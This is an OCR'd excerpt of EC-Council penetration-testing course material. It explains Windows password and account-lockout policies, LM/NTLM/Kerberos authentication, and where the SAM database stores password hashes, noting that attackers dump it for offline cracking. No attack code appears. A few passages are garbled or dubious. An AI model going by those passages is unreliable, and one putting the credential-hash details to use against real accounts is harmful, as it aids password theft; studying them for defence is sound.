Computer Configuration\Windows Settings\Security Settings\Account Policies\Password Policy

In windows, the password policy includes the following settings:

- Enforce password history
- Maximum password age
- Minimum password age
- Minimum password length
- Password complexity
- Store passwords using reversible encryption

Enforce password history

This policy determines the number of unique new passwords a user must set to a user account before reusing an old password. Reusing a password is major concern to any organization. The policy works together with the maximum password age to secure the passwords as longer use of the same password increases the chances of determining it through various attacks. It helps in preventing password reuse or reuse a small number of passwords to increase the efficacy of a good password policy. The user can specify the password history value between 0 and 24.

Maximum and minimum password age

Also called as password lifetime, the policy determines the maximum and minimum age a password should have. It defines the number of days for which users can use a password before the system requires them to change it. The minimum age of the password must always be less than the maximum age. Best practice is to set the maximum age value between 30 and 90 days and the minimum age value to 2 days.

Minimum password length

This policy limits the least number of characters a password must have for a user account. Users can set the length between 1 and 14 characters, while the best practice is to set the password length to at least eight characters. This values for password length protects the systems from various brute force attacks.

Password complexity

In windows, the complexity policy is a series of guidelines that helps in setting a strong password. The policy guidelines include password must not contain the user's account name value or entire

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

display name in either upper or lower case and the password contains characters from three of the following categories:

- Uppercase letters of European languages
- Lowercase letters of European languages
- Base 10 digits (0 through 9)
- Non-alphanumeric characters (special characters): (~!@#$%^&*_-+=`|\(){}[]:;"'<>,.?/)
- Any Unicode character that is categorized as an alphabetic character but is not uppercase or lowercase

Store passwords using reversible encryption

This policy setting determines if the users want to store their passwords on the systems using a reversible encryption. It supports the applications that require password for user authentication. Storing passwords using reversible encryption can be easily decrypted. A malicious user can break the algorithm to guess the password and can gain unauthorized access to secured network resources. Best practice is to disable this setting because the attackers can break the reversible encryption to compromise the account.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Account Lockout Policy

1. Attackers can try to guess the passwords for a user account using trial and error methods leading to a numerous unsuccessful attempts
2. In Windows, the users can use account lockout to configure the domain controllers to prevent password guessing attacks by disabling the account for a predefined duration
3. Account Lockout Policy allows the users to configure the maximum number of times an user can fail to enter the correct password and the system response in case the number of attempts cross the threshold
4. Users can configure the Account Lockout Policy settings in Windows in the following location: **Computer Configuration\Windows Settings\Security Settings\Account Policies\Account Lockout Policy**
5. The account lockout policy has the following settings:
   - Account lockout duration
   - Account lockout threshold
   - Reset account lockout counter after

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Account Lockout Policy (Cont'd)

Account lockout duration:

- This setting will allow the user to determine the number of minutes an account must remain locked out
- It has a range of **1 to 99,999 minutes** and a setting zero minutes specifies that the system will never lockout the account
- The users must set Account lockout duration of approximately 30 minutes

Account lockout threshold:

- The option helps in setting the number of failed sign-in attempts it will offer before the system locks the user account
- It offers a range starting from **1 to 999 failed sign-in attempts**, while providing a null value will specify that the account never locks
- Users can select the threshold that offers a balance between operational efficiency and security, depending on the organization's risk level
- A setting ranging between four and 10 is recommendable as it gives the users ample chances to enter correct password and protect the account from brute-force attacks as well

Reset account lockout counter after:

- The option helps users to limit the number of minutes a user must wait from the first failure attempt to make a new attempt before the failed logon attempt counter is reset
- It offers a range of **1 to 99,999 minutes**
- Users need to select a value based on the organization's threat level and to balance the cost incurred in support for password resets

Copyright © by EC-Council. All Rights Reserved. Reproduction is Strictly Prohibited.

Account Lockout Policy

Attackers can try to guess the passwords for a user account using trial and error methods leading to a numerous unsuccessful attempts. In Windows, the users can use account lockout mechanism to configure the domain controllers to prevent password guessing attacks by disabling the account for a predefined duration.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

Account Lockout Policy allows the users to configure the maximum number of times a user can fail to enter the correct password and the system response in case the number of attempts cross the threshold. Users can configure the Account Lockout Policy settings in Windows in the following location: Computer Configuration\Windows Settings\Security Settings\Account Policies\Account Lockout Policy.

The account lockout policy has the following settings:

- **Account lockout duration:**

  This setting will allow the user to determine the number of minutes an account must remain locked out. It has a range of 1 to 99,999 minutes and a setting zero minutes specifies that the system will never lockout the account. The users must set Account lockout duration of approximately 30 minutes.


- **Account lockout threshold:**

  The option helps in setting the number of failed sign-in attempts it will offer before the system locks the user account. It offers a range starting from 1 to 999 failed sign-in attempts, while providing a Null value will specify that the account never locks. Users can select the threshold that offers a balance between operational efficiency and security, depending on the organization's risk level. A setting ranging between four and 10 is recommendable as it gives the users ample chances to enter correct password and protect the account from brute-force attacks as well.

- **Reset account lockout counter after:**

  The option helps users to limit the number of minutes a user must wait from the first failure attempt to make a new attempt before the failed logon attempt counter is reset. It offers a range of 1 to 99,999 minutes. Users need to select a value based on the organization’s threat level and to balance the cost incurred in support for password resets.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Microsoft Authentication

NTLM (NT LAN Manager) is a default authentication scheme that performs authentication using a challenge/response strategy. Because it does not rely on any official protocol specification, there is no guarantee that it works correctly in every situation. It has been on some Windows installations, where it worked successfully. NTLM authentication consists of two protocols: NTLM authentication protocol and LM authentication protocol. These protocols use different hash methodology to store users' passwords in the SAM database.


The Windows passwords are generated and stored either as an LM Hash or an NT Hash.

- **LAN Manager Hash (LANMAN or LM hash)**: It is an encryption mechanism employed by Microsoft to encrypt the passwords stored on the system. These hashes are easy to crack using rainbow tables or brute force attacks. NTLM hashes replaced this encryption starting from Windows NT.
- **NTLM**: NTLM is an authentication protocol used by Windows to authenticate users and computers in a network based on a challenge/response mechanism. This protocol does not send the credentials but, enables the system requesting the authentication to make a calculation to prove that it has access to the credentials.
- **NTLMv1**: The authentication uses an 8-byte challenge and returns 24 byte results
- **NTLMv2**: V2 was developed to replace V1 and includes stronger algorithm, wherein the authentication uses two 8-byte challenges and returns 16-byte HMAC-MD5 hash results.
- Both LANMAN and NTLMv1 protocols are the same except that LANMAN uses LM Hash and NTLMv1 uses NT Hash to authenticate users.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

- **Kerberos Authentication**: Microsoft has upgraded its default authentication protocol to Kerberos which provides a stronger authentication for client/server applications than NTLM

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



Security Accounts Manager (SAM) Database

Windows stores user passwords in SAM or in the Active Directory database in domains. Passwords are never stored in clear text; passwords are hashed, and the results are stored in the SAM. The system implements SAM database as a registry file, and the Windows kernel obtains and keeps an exclusive file system lock on the SAM file. As this file consists of a file system lock, this provides some measure of security for the storage of passwords.

It is not possible to copy the SAM file to another location in the case of online attacks. Because the system locks the SAM file with an exclusive file system lock, a user cannot copy or move it while Windows is running. The lock will not release until the system throws a blue screen exception or the operating system has shut down. However, to make the password hashes available for offline brute-force attacks, attackers can dump the on-disk contents of the SAM file using various techniques. The SAM file uses a SYSKEY function (in Windows NT 4.0 and later versions) to partially encrypt the password hashes.

How Hash Passwords Are Stored in Windows SAM?

Windows operating systems use a Security Account Manager (SAM) database file to store user passwords. The SAM file is stored at `%SystemRoot%/system32/config/SAM` in Windows systems, and Windows mounts it in the registry, under the HKLM/SAM registry hive. It stores LAN Manager (LM) or NT LAN Manager (NTLM) hashed passwords.



Figure A.190: Storing user password using LM/NTLM hash

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.

NTLM supersedes the LM hash, which is susceptible to cracking. New versions of Windows still support LM hashes for backward compatibility; however, Vista and later Windows versions disable LM hash by default. The LM hash is blank in newer Windows versions. Selecting the option to remove LM hashes enables an additional check during password change operations but does not clear LM hash values from the SAM immediately: The SAM file stores a "dummy" value in its database, which bears no relationship to the user's actual password and is the same for all user accounts. It is not possible to calculate LM hashes for passwords exceeding 14 characters in length. Thus, the LM hash value is set to a "dummy" value when a user or administrator sets a password of more than 14 characters.





Figure A.191: Content of a SAM file

Note: LM hashes have been disabled in Windows Vista and later Windows operating systems, LM will be blank in those systems.

Certified Penetration Testing Professional Copyright © by **EC-Council**
All Rights Reserved. Reproduction is Strictly Prohibited.



